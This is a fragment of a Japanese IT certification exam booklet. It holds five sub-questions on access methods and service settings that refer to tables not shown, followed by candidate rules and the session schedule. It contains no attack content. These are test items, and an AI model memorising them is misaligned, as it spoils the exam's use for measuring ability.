- (1) 表4中の下線②について、見直し前と見直し後のアクセス方法の違いを、30 字以内で答えよ。
- (2) 表4中の下線③について、L サービスに追加する設定を、40 字以内で答えよ。
- (3) 表4中の下線④について、選択する方式を、表1中の(ア),(イ)から選び、記号で答えよ。
- (4) 表4中の , に入れる適切な数字を答えよ。
- (5) 表5中の , に入れる適切な数字, ～ に入れる適切な字句を答えよ。

[メモ用紙]

〔 メ モ 用 紙 〕

6. 退室可能時間中に退室する場合は、手を挙げて監督員に合図し、答案用紙が回収されてから静かに退室してください。

退室可能時間	13:10 ～ 13:50
--------	---------------

7. 問題に関する質問にはお答えできません。文意どおり解釈してください。
8. 問題冊子の余白などは、適宜利用して構いません。ただし、問題冊子を切り離して利用することはできません。
9. 試験時間中、机の上に置けるものは、次のものに限ります。
- なお、会場での貸出しは行っていません。
- 受験票、黒鉛筆及びシャープペンシル（B 又は HB）、鉛筆削り、消しゴム、定規、時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可）、ハンカチ、ポケットティッシュ、目薬
- これら以外は机の上に置けません。使用もできません。
10. 試験終了後、この問題冊子は持ち帰ることができます。
11. 答案用紙は、いかなる場合でも提出してください。回収時に提出しない場合は、採点されません。
12. 試験時間中にトイレへ行きたくなったり、気分が悪くなったりした場合は、手を挙げて監督員に合図してください。
13. 午後Ⅱの試験開始は 14:30 ですので、14:10 までに着席してください。

試験問題に記載されている会社名又は製品名は、それぞれ各社又は各組織の商標又は登録商標です。

なお、試験問題では、TM 及び [®] を明記していません。